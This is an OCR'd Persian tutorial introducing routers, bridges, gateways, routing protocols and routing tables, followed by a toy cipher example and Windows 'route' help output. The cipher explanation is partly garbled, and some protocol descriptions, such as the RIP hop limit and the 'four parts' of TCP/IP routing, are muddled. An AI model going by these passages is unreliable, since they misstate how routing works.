
در جهت اینکه بتوانید لایه های دفاعی پیچیدی تری را در برابر نفوذگران بر پا کنید بهتر است که از ابتدا به لایه اصلی و بنیادی OSI معطوف شوید. متاسفانه آن چیزی که در جامعه امنیتی از آن به عنوان Secure کردن شبکه ها اطلاق می شود چیزی جز اقدامات امنیتی در جهت بهبود امنیت لایه Application layer نبوده است.

آنچه که دارای اهمیت بیشتری می باشد توجه به لایه های پایینی بویژه Data link layer و physical Layer می باشد از جمله مهمترین قسمت های بنیادی و اجزای فیزیکی در این زمینه پیکر بندی روتر ها می باشد با توجه به انواع و مدل های مختلف ما شما را به یک سری چک لیست ها و نکات امنیتی برای کلیه انواع روتر ها با مدل های گوناگون آشنا می نماییم آنچه که به بحث پیکر بندی های اولیه روتر ها مربوط می شود را می توان در دو حوزه مورد بررسی قرار داد.

1. Router Access configuration
2. Router List Configuration

ابتدا شما را با قسمت Router Access Configuration اشنا می نماییم بهتر است این نکات ساده را به خاطر بسپارید. بیشتر سعی ما بر این خواهد بود که علاوه بر توضیحاتی در مورد پیکر بندی های امنیتی روتر های سیسکو یک نگاه کلی نیز به دیگر انواع بدون نیاز به یاد گیری دستورات خاص و اضافی داشته
باشیم سپس موضوع دوم را تحت بررسی مو شکافانه قرار خوهیم داد.

در کل اصول کلی و زبان دستوری پیکربندی روتر های سیسکو در بیشتر مدل ها و در مدل های مختلف از یک نوع روتر مشابه می باشند در صورت تفاوت ها می توانید به کتابچه های فرمان هر مدل مراجعه کنید خود دستورات سیسکو یک زبان منحصر به فرد را تشکیل میدهد در دوره ای همانند CCNA با این زبان
انحصاری که مربوط به پیکربندی روتر ها است آشنا می شوید.




روتر سیسکو مدل 2500 حفاظت شد با UPS و دیواره آتش در قسمت بالا IDS قابل مشاهده است

این بخش را برای دوستانی که اشنایی چندانی با مبانی و مفاهیم روتر ها ندارند را ارائه می نماییم اگرشما دوست عزیز در این زمینه دارای تجربه های قبلی هستید می توانید از این بخش گذشته و بخش های بعدی را مطالعه بفرمایید ولی پیشنهاد میکنم که تمامی دوستان این بخش مفاهیم پایه ای را نیز برای درک بهتر و بیشتر فصل های بعدی مطالعه نمایید.


برای تهیه این بخش از از منابع دو شرکت معتبر IBM و Microsoft استفاده شده است در مواردی هم برای دقیق بودن مطلب با مراجعه بهRFC های هر موضوع تعاریف دقیق هر کدام را برای خوانندگان محترم استخراج نمودیم تا از نقطه نظر علمی مشکلی نداشته باشند با تشکر از دوست عزیزم که در تهیه این بخش کمک های فراوانی کردند.

همانطور که می دانید شبکه های گسترده Wide Area Network در گستره جغرافیایی نامحدودی گسترده می شوند آنچه که در این میان مطرح می باشد سخت افزار های موجود درWAN می باشد تا اجزای تشکیل دهندهی این پیکره را یعنی شبکه های محلی LANرا به نحوی به هم متصل نماید در این میان هم سخت افزار های متفاوتی در دوره های متفاوت به کار گرفته می شدند و یا هنوز هم به کار میروند در این میان چندین قطعه معروف که برای مرتبط کردنLAN ها به کار گرفته می شوندعبارتند از پل (Bridge) وGateway و روتر یا همان مسیریاب (Router) .

در شکل زیر شما یک نقشه شماتیک مفهومی را از یک WAN را مشاهده می کنید این شبکه گسترده خود از زیر شبکه های محلی که توسط خطوط ارتباطی و یک سری نود ها شکیل شده است فرض را بر این بگیرید که پکت داده می خواهد از داخل شبکه محلی A به مقصد شبکه محلی E برود حال این بسته اطلاعاتی هر چیز که می خواهد باشد میتواند اطلاعات خام بود یا یک تقاضا برای انجام یک عمل خاص دریک سرور خارجی. این پکت داده ای می تواند از مسیر های متفاوت و با توجه با ترافیک خطوط می تواند به مقصد رهسپار شود.




این که چه مسیری برای فرستادن این پکت اطلاعاتی انتخاب شود بر عهده روترها می باشد هر روتری پکت را از نزدیکترین و پرسرعت ترین راه موجود به عبارتی کم ترافیک ترین مسیر به ایستگاه بعدی فرستاده و یک جهش را ثبت مینماید همین مطلب برای دیگر روتر های میان راه نیز تکرار میشود.
به خاطرهمین موضوع است که یک پکت داده ممکن است از مکان ها و شبکه ها ی متعددی گذشته تا به مقصد برسد به طور مثال با فرمان tracert وTraceroute در سیستم های *NIX یک پکت داده ای زا تا مقصد خود دنبال کنید و بفهمید که از چه نود هایی میگذرد تا به مقصد برسد.



به طور مثال سایت www.google.com را tracert نمایید به نود های مسیر به همراه IP هرکدام توجه نمایید مقداری صبر کنید و دوباره همین عمل را برای همین مقصد انجام دهید در اغلب اوقات مشاهده میکند که یک یا چند نقطه از مسیر پکت داده ای که شما از سیستم شخصی خود به طرف مقصد فرستاده بودید تغییر مسیر داده است این تغییر مسیر بر اثر جدول های مسیر یابی است که Routing Tablesپیوسته در درون روتر ها به صورت داینامیک در حال بررسی مسیر ها هستند روتر با توجه به این جداول است که تشخیص میدهد کدام را ه انتخاب شود برای فهم بیشتر اهمیت روتر ها بایستی به چند جز دیگرشبکه آشنا شوید.


Bridge : یا همان پل یک قطعه سخت افزاری می باشد که برای ایجاد ارتباط دوLAN از آن استفاده می شود تفاوت بین یک پل و روتر در روش های مرتبط کردن شبکه های محلی و ارسال داده ها است یک پل در یک شبگه محلی یا مخابراتی پکتهای داده را در لایه دوم شبکه مجاور کپی می نماید به طو رمثال دو LAN از طریق یک پل و خطوط تلفن دیجیتالی می توانند در یک انتها به هم مرتبط شوند برای شبکه ها اتصال از طریق سخت افزاری همانند پل به صورت سنتی باعث کاهش سرعت در ارسال داده ها میشود پس استفاده انبوه پل ها در شبکه های گسترده آنچنان راه خوبی نمی باشد البته در بعضی شرایط نیز میتوان استفاده نمود اگر با عملکرد سویچ و پل ها آشنا باشید عمل ذاتی آنها مقداری از پهنای باند شبکه را به خود اختصاص می دهند فرقی که بین روتر ها و پل ها است این مطلب می باشد که پل ها در عملکرد خود در لایه دوم شبکه قرار می گیرند ولی روتر ها در همان لایه سوم پیکربندی میشوند با پل ها هم میتوان شبکه های گسترده را ایجاد نمود و کاربران از این طریق هم می توانند به منابع دور دست دسترسی داشته باشند ولی یا وضع کنونی و حجم داده ها و تعداد رو با افزون کاربران شبکه ها دیگر استفاده از این روش مقرون به صرفه نیست البته یک مزیتی در استفاده از آن وجود دارد در شبکه هایی که از پروتکل های غیر مسیر دهی TCP/IP استفاده می نمایند همانند NET BIOS و NET Beui کاربردهای فراوانی دارند.
پل ها از انجایی که به جای کار در لایه ی شبکه Network Layer کار کند در لایه Data Link می تواند کار کند که همانطور که می دانید این لایه مربوط به سخت افزار است نه نرم افزار خاص و میتواند در بسیاری ازشبکه ها با سخت افزار های متفاوت کار کندولی همان مزیت روتر ها در سرعت و عملکرد هوشمندانه بیشتر در نظر گرفته می شود.
روتر ها نیز بنا به جایی که به کار گرفته می شوند وظایف متفاوتی را بر عهده میگیرند در کل به صورت مفهومی سه نوع روتر از نظر مکانی را می توان بر شمرد روتر های BackBone یا روتر هایی که پشته اصلی و یا همان ستون فقرات شبکه های گسترده را برای ایجاد ارتباطات با پهناهای باند بسیار عریض فراهم می آورند اصولا فن آوری ای که در این نوع روتر ها به کار برده می شود از همان اصول دیگر روتر ها پیروی میکند ولی در این انواع پارامتر های خاصی من جمله توانایی پخش پکت ها در مسیر های گوناگون و اتصال آنها در مقصد به یکدیگر توانایی هدایت و مسیر یابی حجم داده های فراوان با سرعت های بسیار بالا از خصوصیات این نوع از روتر ها می باشد دونوع دیگر روتر نیز که می توان نام برد یکی روتر های به کار رفته در داخل شبکه ها و یکی ارتباطات بین شبکه ای (به تصویر زیر توجه کنید)



Gateway: می توانید به دنبال چند متخصص شبکه بروید ومفهومGateway را از آنها جویا شوید. خواهید دید که هر کدام از آنها نیز یک ترجمه و یک مفهوم خاص از این موضوع را برای شما ارائه می دهند البته این از انجایی ناشی می شود که این یک مفهومی می باشد که به قطعات زیادی در شبکه ها می تواند اشاره
نماید Gateway می تواند همانند یک بزرگ راه دو طرفه و چند لاینه برا ی شبکه ها یا دو شبکه مجاور عمل کند به طور مثال یک پروکسی سرورProxy Server که ما بین دو شبکه داخلی و یک شبکه گسترده WAN همانند اینترنت قرار می گیردیک Gateway باشد در اینجا مفهوم کلی Gateway برای این پروکسی سرور مفهوم دیگر به سخت افزارهایی گفته می شود که پکت های اطلاعاتی کاربرد دارد.
.مفهوم دیگر به سخت افزارهایی گفته می شود که پکت های اطلاعاتی IP را از شبکه های مخلف می گذراند پس با این تعریف پل ها و روتر ها نیز به دسته گروه Gateway تعلق دارند اما هر جایی معنی و مفهوم مسیر دهی را به خود نمیگیرد Gateway ها شبکه ها یی را با پروتکل های متفاوت از هم را به هم مرتبط می سازند مثلا برای ارتباط با شبکه ای که از پروتکلTCP-IP استفاده نمی کند بسیار می تواند مفید باشد از این نظر به Gateway ها کامپایلر پروتکل
های شبکه به یکدیگر یا همان مترجم پروتکل های شبکه به یکدیگر اطلاق می شود مثلا می تواند کاربران شبکه IPX Netware را به یک شبکه با منابع IP متصل نماید .
دقت کنید منظور وصل کردن شبکه ها به یکدیگر مثلا ایجاد یک WAN نیست امروزه کاربردی به غیر از کاربرد اتصال که همان ترجمه پروتکل ها می باشد از ان استفاده می شود

Routers: روتر ها وسایلی هستند که برای ما کار مسیر دهی اطلاعات ما بین شبکه ها را بر عهده می گیرند همانطور که گفته شد کار اصلی روتر ها در لایه سوم شبکه تعریف می شود در شبکه های داخلی وقتی منبع و مقصد اطلاعات در داخل یک شبکه باشد اطلاعات مستقیما فرستاده می شود ولی وقتی مقصد خارج از شبکه داخلی باشد مثلا یک ارتباط LAN2LAN یا LAN2WAN از روتر برای این عمل استفاده می گردد اطلاعات به روتر داده می شود و روتر هم همانند یک پستچی کوتاه ترین و سریع ترین مسیر را تشخیص داده و به ایستگاه بعدی می فرستد روتر هیچ گونه عملیاتی بر روی داده ها انجام نمی دهد اگر مشاهده کند که مسیری وجود دارد و یک Gateway برای آن پکت تعریف شده باشد آنرا به روتر بعدی می فرستد روتر ها و عملکردشان بسیار جالب توجه هست همین عملکرد و طراحی هوشمندانه باعث شده است که سرعت شبکه ها چندین برابر شود فکر کنید که اگر این گونه اجزا نبود به فرض مثال شما هنگام در خواست برای دیدن یک Webpage به چندین دقیقه باید صبر میکردید حال انکه این عمل در کسری از ثانیه صورت میگیرد عملکرد روتر ها از نظر فنی هم پیچیده است هم آسان ما مفهوم کلی و آسان آنرا برای شما بیان میکنیم در داخل هر روتر یک دسته اطلاعات مسیر دهی وجود دارد این دسته اطلاعات به جداول مسیر دهی معروف هستند Routing Tables این جداول به صورت داینامیک بوده و با پروتکل های داخلی روتر ها Routing Information protocol (RIP) و Open Shortest Path First (OSPF) به صورت دائمی پیغام هایی را بین خود رد و بدل می نمایند جداول مسیر دهی تمامی مسیر های ممکن وGateway های در دسترس را که روتر می داند شامل بوده و روتر به صورت پیوسته با مراجعه به جدول نگاه میکند که آیا راهی وجود دارد و

اگر وجود دارد کوتا ترین مسیر کدام است و سپس به ارسال داده اقدام میکند البته مسایل Authentication و Encryption نیز بر روی پکت ها اعمال می گردد که در ادامه به آنها نیز اشاره خواهیم نمود.
برای مشاهده جدول مسیر دهی می توانید از دستور route Print استفاده نمایید .



(دوره های سیسکو در مراحل اولیه بیشتر متمرکز بر پیکربندی اجزا شبکه ازجمله روتر ها و امنیت و اشکال یابی آنها است و در مراحل بالا و پیشرفته تر بر روی طراحی شبکه های مدرن و سریع و امن متمرکز می شود مقیاس عملکرد هر روتر با واحدی به نام Hopبررسی می شود اگر روتر بتواند اولین پکت را به
ایستگاه بعدی برساند گوییم یک مرحلهForwarding صورت گرفته استHop به عنوان جهش اطلاعات دربین مسیر بین هر دو روتر در نظر گرفته می شود و به شمارنده اضافه می شود. در ابتدای ارسال پکت ها RIP یک سقف جهش را برای روتر در نظر می گیرد مثلا ۱۶ جهش برای حداکثر جهش ها در نظر گرفته میشود اگر روتر نتواند ارسال اطلاعات را در کمتر از ۱۶ جهش محقق سازد روتر نتوانسته است که اطلاعات را به مقصد برساند در اینصورت یک مسیر کوتاه تری در نظر گرفته می شود گاهی حتما برای شما پیش آمده است که در آوردن یک صفحه وب بایستی چند لحظه منتظر بمانید علاوه بر پارامتر هایی همچون حجم صفحه و عرض باند مورد استفاده اتان و همچنین شبکه ای که شما را به اینترنت وصل نموده است ولی بیشتر اوقات همین مسیله Routing اطلاعات باعث آن تاخیر ها می شود این که گفته می شود ترافیک شبکه بالا است تا حدی مرتبط با همین موضوع اخیر است.

روتر ها از چهار قسمت پروتکل TCP/IP برای مسیر دهی پکت داده استفاده میکنند این چهار بخش همانطور که گفته شد اجزای تشکیل دهندهGateway می باشند.

در واقع اصل ماجرا هم همین جاست این پروتکل های تشکیل دهنده اعضای TCP/IP هستند که روتر ها از آنها برای مسیر دهی پکت ها استفاده مینمایند این تعریف دقیق علمی مسیر دهی روتر ها بود این چهار قطعه Exterior Gateway Protocol (EGP) و Border Gateway Protocol (BGP)وOSPF وRIP میباشند دو تا از این پروتکل ها همانطور که گفتیم مربوط به پروتکل داخلی Gateway هستند که با مسیر دهی داده ها در داخل شبکه های LAN وWAN مرتبط می باشند دو پروتکل دیگر هم جزو پروتکل ها خارجی Gateway برای مسیر دهی اطلاعات در خارج ازLAN وWAN استفاده می گردند سیسکو و روتر های ساخت آن به خوبی از این پروتکل ها در(IOS Internet Work operating System پشتیبانی می نماید در واقع در بخش های بعدی انچه که مربوط به اسیب پذیری های روتر های سیسکو مرتبط می شوند با این پروتکل های داخلی و خارجی Gateway هم در ارتباط هستند .

دو فرایندی را که روتر های امروزی برای ما با ارمغان می اورند استفاده از توابع کنترل اعتبار داده ها یا همان اعتبار سنجی داده ها Authentication و رمزنگاری اطلاعات یعنی Encryption می باشند کنترل اعتبار داده ها آنست که در یابید آیا پکتی که ازجایی که ادعا میکند امده است یا نه و صحت این ادعا را
روشن نمایید و رمزگذاری نیز بدان معنا است که شما یک رشته داده را با برگردان به فرمتی دیگر که به الگوریتم قرار دادی ، ای است که با ورید پایه هر رمز نگاری ای بر اساس آ صورت معمول قابل خواند نباشد درعوض کردن فرم داده ها در مبدا و مقصد اتخاذ می شود بگذارید یک مثال را برای شما در جهت درک بهتررمزگذاری قرار بازگو نماییم.

به نظر شما رشته زیر چه مفهومی را نشان می دهد اگر شما یک نفوذ گر باشید و این رشته را به یک طریقی بدست آورید بدون دانستن الگوریتم رمز کننده این اطلاعات برای شما هیچ فایده ای ندارد فرض کنید من وآقای شریفی بین خود یک الگوریتم رمز نکاری را به عنوان قرار داد طراحی کردیم من پیغامی میفرستم و در بین راه این پیغام دزدیده می شود پیغام به این صورت است :

00y24j9k10v21i8g600g9c2v210100p15q16o14c2f5u20

حال به شما الگوریتم این کلمه را نشان می دهم اگر توانستید برای ما رمز گشایی نمایید

Abcdefghijklmnopqrstuvwxyz
0123456789
a=1 b=2 c=3 d=4 …… y=25، z=26
00=Capital
01=space
Coding Algoritm: عدد متناظرمنهای یک « دوجهش به جلو « یک حرف شود انتخاب
Example: a » c » c3 » c2
حال که برای شما الگوریتم مشخص است برای بدست آوردن خود کلمه اصلی بایستی به صورت بر عکس عمل کنید یعنی در رشته کد بالا v21 میشود v22 و دو جهش به عقب نیز می شود حرف T و اگر تا آخر به همین صورت عمل نمایید کلمه مورد نظر بدست می اید گاهی به هنگام رمز کردن اطلاعات اعمالی صورت می گیرد که فقط به منظور پیچیده شدن روش رمز نگاری مورد استفاده قرار میگیرد مثلا در مثال بالا متناظر کردن هر حرف با یک عدد . مثالی را که مشاهده نمودید اصول حکمفرما بر رمزنگاری ها میباشد حال ما یک مثال ساده و ابتدایی را برای فهمیدن اصل موضوع بیان کردیم ولی فرمول های پیچیده و چند میلیون دلاری و بعضا چند میلیارد دلاری سازمان های اطلاعاتی دنیا آنقدر گسترده و دارای الگوریتم های پیچیده ای میباشند که نمی توان بدون دانستن خود الگوریتم به رمز گشایی انها امید چندانی داشت ریاضیاتی که درتهیه چنین الگوریتم های پیاده میشوند و همچنین نوع فرمول بندی ها از تصور بشر خارج است فرمول هایی با ماتریس هایی چند صد آرایه ای و ولگاریتم ها و خیلی پارامتر های دیگر در تشکیل فرمول ها نقش دارند دوستانی که درزمینه متد های رمزنگاری کلاسیک و مدرن فعالیت داشته اند منظور این کلام من را به خوبی درک می نمایند - بعد از طراحی یک فرمول ریاضی ساخت یک نرم افزار برای رمز گشایی اطلاعات برطبق یک الگوریتم کار چندان سختی نیست اگر مقداری به برنامه نویسی احاطه دارید خود می توانید یک برنامه coder/decoder را ایجاد نمایید.

آنچه که شما در بالا مطالعه فرمودید کلیات بحث های تشکیل دهندهی روتر ها و مفاهیم مرتبط با Routing در شبکه بود آینده شبکه های گسترده در به کار گیری روتر هایی سریعتر و به همراه تکنولوژی های جدید تری همانند Classless Inte-Domain Routing (CIDR) و Internet Protocol version 6 (IPv6 or IPNG) متحول خواهد شد نیاز شبکه های پرسرعت به همراه نیاز روز افزون کاربران اهمیت این جزء سخت افزاری را بیشتر از گذشته نمایان میسازد به همراه آن موضوع امنیت نیز نمود میکند که سعی خواهیم نمود تا حدی به این مقوله نیز بپردازیم .

برای ایجاد تنظیمات و تغییرات در جداول Routing و همچنین دسترسی به بعضی ار سویچ ها و فرامین دیگر از خود فرمان routeدر سطر فرمان سیستم خود بهره بگیرید ولی اگر کاربر حرفه ای نیستید تنظیمات پیشفرض را دستکاری ننمایید که در آنصورت به احتمال زیاد ارتباط شما با شبکه با اختلالاتی مواجه خواهد
شد و در بعضی مواقع نیز کل ارتباط قطع شده و دوباره نیاز به پیکربندی صحیح سیستم اتان خواهید داشت.

C:\Documents and Settings\B0rn2h4k>route /?
Manipulates network routing tables.
ROUTE [-f] [-p] [command [destination]
[MASK netmask] [gateway] [METRIC metric] [IF interface]
-f Clears the routing tables of all gateway entries. If this is
used in conjunction with one of the commands، the tables are
cleared prior to running the command.
-p When used with the ADD command، makes a route persistent across
boots of the system. By default، routes are not preserved
when the system is restarted. Ignored for all other commands،
which always affect the appropriate persistent routes. This
option is not supported in Windows 95.
command One of these:
PRINT Prints a route
ADD Adds a route
DELETE Deletes a route
CHANGE Modifies an existing route
destination Specifies the host.
MASK Specifies that the next parameter is the 'netmask' value.
netmask Specifies a subnet mask value for this route entry.
If not specified، it defaults to 255.255.255.255.

gateway Specifies gateway.
interface the interface number for the specified route.
METRIC specifies the metric، ie. cost for the destination.
All symbolic names used for destination are looked up in the network database
file NETWORKS. The symbolic names for gateway are looked up in the host name
database file HOSTS.
If the command is PRINT or DELETE. Destination or gateway can be a wildcard،
(wildcard is specified as a star '*')، or the gateway argument may be omitted.
If Dest contains a * or ?، it is treated as a shell pattern، and only
matching destination routes are printed. The '*' matches any string،
and '?' matches any one char. Examples: 157.*.1، 157.*، 127.*، *224*.
Diagnostic Notes:
Invalid MASK generates an error، that is when (DEST & MASK) != DEST.
Example> route ADD 157.0.0.0 MASK 155.0.0.0 157.55.80.1 IF 1
The route addition failed: The specified mask parameter is invalid.
(Destination & Mask) != Destination.
Examples:
> route PRINT
> route ADD 157.0.0.0 MASK 255.0.0.0 157.55.80.1 METRIC 3 IF 2
destination^ ^mask ^gateway metric^ ^
Interface^
If IF is not given، it tries to find the best interface for a given
gateway.
> route PRINT
> route PRINT 157* .... Only prints those matching 157*
> route CHANGE 157.0.0.0 MASK 255.0.0.0 157.55.80.5 METRIC 2 IF 2
CHANGE is used to modify gateway and/or metric only.
> route PRINT
> route DELETE 157.0.0.0
> route PRINT
C:\Documents and Settings\B0rn2h4k>

استفاده از این فرمان ها به هنگام بدست گیری کامل کنترل یک روتر دست شما را برای انجام هر کاری باز خواهد گذاشت ولی بهتر میباشد قبل از انجام هرگونه تغییراتی در فایل پیکربندی روتر یکی نسخه پشتیبان از آن تهیه نمایید.

Cisco **SETUP**

